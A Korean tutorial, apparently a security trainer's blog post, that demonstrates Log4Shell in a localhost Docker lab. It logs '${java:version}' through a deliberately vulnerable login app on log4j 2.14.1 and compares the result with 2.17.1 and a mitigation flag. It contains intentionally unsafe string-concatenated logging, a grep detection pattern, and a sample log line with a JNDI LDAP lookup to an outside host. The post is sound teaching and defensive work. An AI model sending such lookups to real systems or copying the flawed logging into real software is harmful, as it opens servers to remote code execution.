Log4Shell은 로그에 남기려던 문자열을 Log4j가 구문으로 해석하면서 생긴 취약점입니다. 이 글에서는 로그인 화면이 있는 작은 자바 웹 앱을 도커로 띄우고, 같은 입력을 log4j 2.14.1과 2.17.1에 넣어 브라우저에서 차이를 확인합니다. 외부 서버에 접속하는 조회는 쓰지 않고, 자바 버전만 알려 주는 java:version 조회만 씁니다.
한 문장 답
log4j-core 2.0-beta9부터 2.15.0까지는 로그 메시지에 포함된 ${...} 조회가 해석됩니다. 로그인 아이디에 ${java:version}을 입력하면 2.14.1에서는 자바 버전이 로그에 출력되고, 2.17.1에서는 입력값이 글자 그대로 출력됩니다.
사건 요약
| 항목 | 내용 |
|---|---|
| 식별자 | CVE-2021-44228 |
| 공개일 | 2021-12-10 (NVD) |
| CVSS | 10.0 |
| 영향 | log4j-core 2.0-beta9 ~ 2.15.0 |
| 제외 | 보안 수정 버전 2.12.2, 2.12.3, 2.3.1 |
| 영향 없음 | log4j-api만 쓰고 log4j-core를 쓰지 않는 경우 |
출처는 NVD의 CVE-2021-44228 항목과 Apache Log4j Security 페이지입니다. 먼저 할 일은 우리 환경에 log4j-core 파일이 있는지 확인하는 것입니다.
원리
사용자가 보낸 값이 로그 메시지에 그대로 연결되고, Log4j가 그 안의 ${...} 조회를 해석합니다. 조회에 JNDI가 포함되면 외부 서버에 접속할 수 있고, 조건이 맞으면 외부 코드 실행까지 이어집니다. 이 글의 시험은 조회가 해석되는 단계까지만 확인합니다.
준비물
| 항목 | 내용 |
|---|---|
| 도커 | Docker Desktop 또는 Docker Engine. maven:3.9-eclipse-temurin-21 이미지 내려받기 |
| 셸 | sh를 쓸 수 있는 환경(Git Bash, WSL, 리눅스). Git Bash에서는 MSYS_NO_PATHCONV=1 추가 |
| 브라우저 | Chrome 등 아무 브라우저 |
| 포트 | 127.0.0.1의 18080 |
빌드 단계에서만 라이브러리를 내려받습니다. 컨테이너는 127.0.0.1에만 열리고, 이 글에서는 외부로 나가는 조회를 사용하지 않았습니다. 확인이 끝나면 컨테이너를 삭제합니다.
시험용 앱 코드
로그인 실패 로그에 입력값을 문자열 연결로 붙이는 흔한 실수를 그대로 둔 앱입니다. 네 파일을 아래 위치에 둡니다.
pom.xml
run-web.sh
src/main/java/WebApp.java
src/main/resources/log4j2.xml
WebApp.java의 login 메서드에서 입력값이 로그 메시지에 연결됩니다.
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.List;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.core.LoggerContext;
public class WebApp {
private static final Logger log = LogManager.getLogger(WebApp.class);
private static final Path LOG_FILE = Path.of("/tmp/app.log");
private static final String CSS = "body{font-family:'Malgun Gothic',sans-serif;max-width:720px;margin:40px auto;color:#1f2933}"
+ "h1{font-size:24px}.ver{color:#52606d;font-size:14px}input{display:block;margin:8px 0 16px;padding:10px;width:100%;"
+ "box-sizing:border-box;font-size:16px}button{padding:10px 20px;font-size:16px}"
+ "pre{background:#0d1117;color:#e6edf3;padding:16px;overflow:auto;font-size:14px;line-height:1.6}"
+ ".err{color:#b42318;font-weight:bold}a{color:#1d4ed8}";
public static void main(String[] args) throws IOException {
HttpServer server = HttpServer.create(new InetSocketAddress(8080), 0);
server.createContext("/", WebApp::index);
server.createContext("/login", WebApp::login);
server.createContext("/logs", WebApp::logs);
server.start();
log.info("started");
}
private static String version() {
String v = LoggerContext.class.getPackage().getImplementationVersion();
return v == null ? "unknown" : v;
}
private static String esc(String s) {
return s.replace("&", "&").replace("<", "<").replace(">", ">");
}
private static String page(String body) {
return "<!doctype html><html lang=ko><meta charset=utf-8><title>Log4j 시험 앱</title><style>" + CSS + "</style>"
+ "<h1>Log4j 시험 앱</h1><div class=ver>log4j-core " + version() + "</div>" + body;
}
private static void send(HttpExchange ex, String html) throws IOException {
byte[] out = html.getBytes(StandardCharsets.UTF_8);
ex.getResponseHeaders().add("Content-Type", "text/html; charset=utf-8");
ex.sendResponseHeaders(200, out.length);
ex.getResponseBody().write(out);
ex.close();
}
private static void index(HttpExchange ex) throws IOException {
send(ex, page("<h2>로그인</h2><form method=post action=/login>"
+ "아이디<input name=username autocomplete=off>"
+ "암호<input name=password type=password>"
+ "<button>로그인</button></form><p><a href=/logs>서버 로그 보기</a></p>"));
}
private static void login(HttpExchange ex) throws IOException {
String body = new String(ex.getRequestBody().readAllBytes(), StandardCharsets.UTF_8);
String username = "";
for (String pair : body.split("&")) {
if (pair.startsWith("username=")) {
username = URLDecoder.decode(pair.substring(9), StandardCharsets.UTF_8);
}
}
// 사용자가 보낸 값을 그대로 로그 메시지에 붙이는 흔한 실수
log.error("login failed, user: " + username);
send(ex, page("<p class=err>로그인에 실패했습니다.</p><p><a href=/logs>서버 로그 보기</a> | <a href=/>다시 시도</a></p>"));
}
private static void logs(HttpExchange ex) throws IOException {
List<String> lines = Files.exists(LOG_FILE) ? Files.readAllLines(LOG_FILE) : List.of();
List<String> tail = lines.subList(Math.max(0, lines.size() - 12), lines.size());
send(ex, page("<h2>서버 로그</h2><pre>" + esc(String.join("\n", tail)) + "</pre><p><a href=/>처음으로</a></p>"));
}
}
log4j2.xml은 로그를 /tmp/app.log 파일에 남기고, 화면의 서버 로그 페이지에서 이 파일의 마지막 12줄을 보여 줍니다.
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="OFF">
  <Appenders>
    <File name="file" fileName="/tmp/app.log" append="false">
      <PatternLayout pattern="%d{HH:mm:ss.SSS} %-5p %c{1} - %m%n"/>
    </File>
  </Appenders>
  <Loggers>
    <Root level="info">
      <AppenderRef ref="file"/>
    </Root>
  </Loggers>
</Configuration>
pom.xml의 log4j.version은 기본값이며, 실행할 때 -Dlog4j.version으로 덮어씁니다.
<project xmlns="http://maven.apache.org/POM/4.0.0">
  <modelVersion>4.0.0</modelVersion>
  <groupId>lab</groupId>
  <artifactId>log4shell-lookup-demo</artifactId>
  <version>1.0</version>
  <properties>
    <maven.compiler.source>21</maven.compiler.source>
    <maven.compiler.target>21</maven.compiler.target>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    <log4j.version>2.14.1</log4j.version>
  </properties>
  <dependencies>
    <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-core</artifactId>
      <version>${log4j.version}</version>
    </dependency>
  </dependencies>
</project>
run-web.sh는 빌드한 뒤 컨테이너를 127.0.0.1:18080에만 열어 실행합니다.
#!/bin/sh
# 사용: sh run-web.sh <log4j 버전> [자바 옵션]
# 1단계: 라이브러리를 내려받아 빌드한다 (이때만 네트워크 사용)
# 2단계: 컨테이너를 127.0.0.1:18080 에만 열어 실행한다. 확인이 끝나면 docker rm -f l4s-web
set -e
V="$1"; OPT="$2"
IMG=maven:3.9-eclipse-temurin-21

docker rm -f l4s-web >/dev/null 2>&1 || true

docker run --rm -v "$(pwd)":/w -v l4s-m2:/m2 -w /w $IMG \
  sh -c "rm -rf target && mvn -q -Dlog4j.version=$V -Dmaven.repo.local=/m2 package dependency:copy-dependencies -DoutputDirectory=target/dep >/dev/null 2>&1"

docker run -d --name l4s-web -p 127.0.0.1:18080:8080 -v "$(pwd)":/w -w /w $IMG \
  sh -c "java $OPT -cp 'target/classes:target/dep/*' WebApp"
echo "http://127.0.0.1:18080 에서 확인합니다."
취약한 2.14.1 실행
sh run-web.sh 2.14.1
브라우저에서 http://127.0.0.1:18080을 엽니다. 화면 상단에 사용 중인 log4j-core 버전이 표시됩니다.

아이디에 ${java:version}을 입력하고 암호에는 임의의 값을 입력합니다.

로그인 버튼을 누른 뒤 서버 로그 보기를 누릅니다.


입력한 글자가 아니라 조회 결과가 로그에 찍혔습니다. 같은 자리에 외부 서버 주소가 담긴 JNDI 조회가 들어가면 같은 원리로 외부 접속이 일어납니다. 이 글에서는 그 조회를 실행하지 않았습니다.

같은 결과를 터미널에서도 확인할 수 있습니다. 컨테이너가 127.0.0.1:18080에만 열려 있는지와 로그의 ERROR 줄을 확인합니다.
docker ps --filter name=l4s-web
curl.exe -s http://127.0.0.1:18080/logs | Select-String ERROR
패치된 2.17.1 실행
docker rm -f l4s-web
sh run-web.sh 2.17.1
같은 입력을 같은 순서로 넣고 서버 로그를 확인합니다.

명령과 입력은 같고 라이브러리 버전만 다릅니다. 로그에는 ${java:version}이 해석되지 않은 채 남습니다.
수정 이력
수정은 한 번에 끝나지 않았습니다. 2.15.0에서 이 동작을 기본으로 껐지만 일부 설정에서는 불완전했고, 후속 취약점 CVE-2021-45046이 나왔습니다. 2.16.0에서 메시지 조회 기능을 제거했습니다.
임시 완화: 같은 2.14.1에서 조회 끄기
바로 업그레이드하기 어려울 때 적용하는 임시 대책입니다. 같은 2.14.1에서 log4j2.formatMsgNoLookups 옵션을 켜고 실행합니다.
docker rm -f l4s-web
sh run-web.sh 2.14.1 -Dlog4j2.formatMsgNoLookups=true
설정에 따라 다른 경로가 남을 수 있어 업그레이드가 근본적인 해결책입니다. 확인이 끝나면 컨테이너를 삭제합니다.
docker rm -f l4s-web
접속 로그에서 흔적 찾기
웹 서버 접속 로그에서 조회 구문이 들어간 요청을 검색합니다.
grep -E "\$\{(jndi|lower|upper|env|java):" access.log
아래는 직접 작성한 예시 로그 한 줄입니다.
10.0.0.9 "GET /login" 401 "${jndi:ldap://203.0.113.7/a}"
이런 줄이 있다면 그때 쓰던 버전이 취약한 버전이었는지, 외부로 나간 접속이 있었는지를 함께 확인합니다.
우리 서버가 영향권인지 확인
find / -name 'log4j-core*.jar'
log4j-core-2.14.1.jar처럼 2.0-beta9 ~ 2.15.0 범위의 파일이 나오면 영향을 받습니다. 애플리케이션 안에 묶여 있을 수 있으니 소프트웨어 구성 목록(SBOM)이나 의존성 점검 도구도 함께 씁니다.
정리
-
log4j-core버전이 2.0-beta9 ~ 2.15.0인지 확인했습니다. - 입력을 문자열로 붙이지 않고 값으로 넘기도록 로그 코드를 점검했습니다.
- 접속 로그에서
${jndi:같은 조회 구문 흔적을 검색했습니다.
이 내용을 팀 교육으로 진행하고 싶으신가요?
인원, 수준, 일정에 맞춰 실습 환경까지 준비해 진행합니다. 대상과 기간을 알려 주시면 구성을 제안해 드립니다.
교육 문의하기메일로 보내실 수도 있습니다: fankh111@gmail.com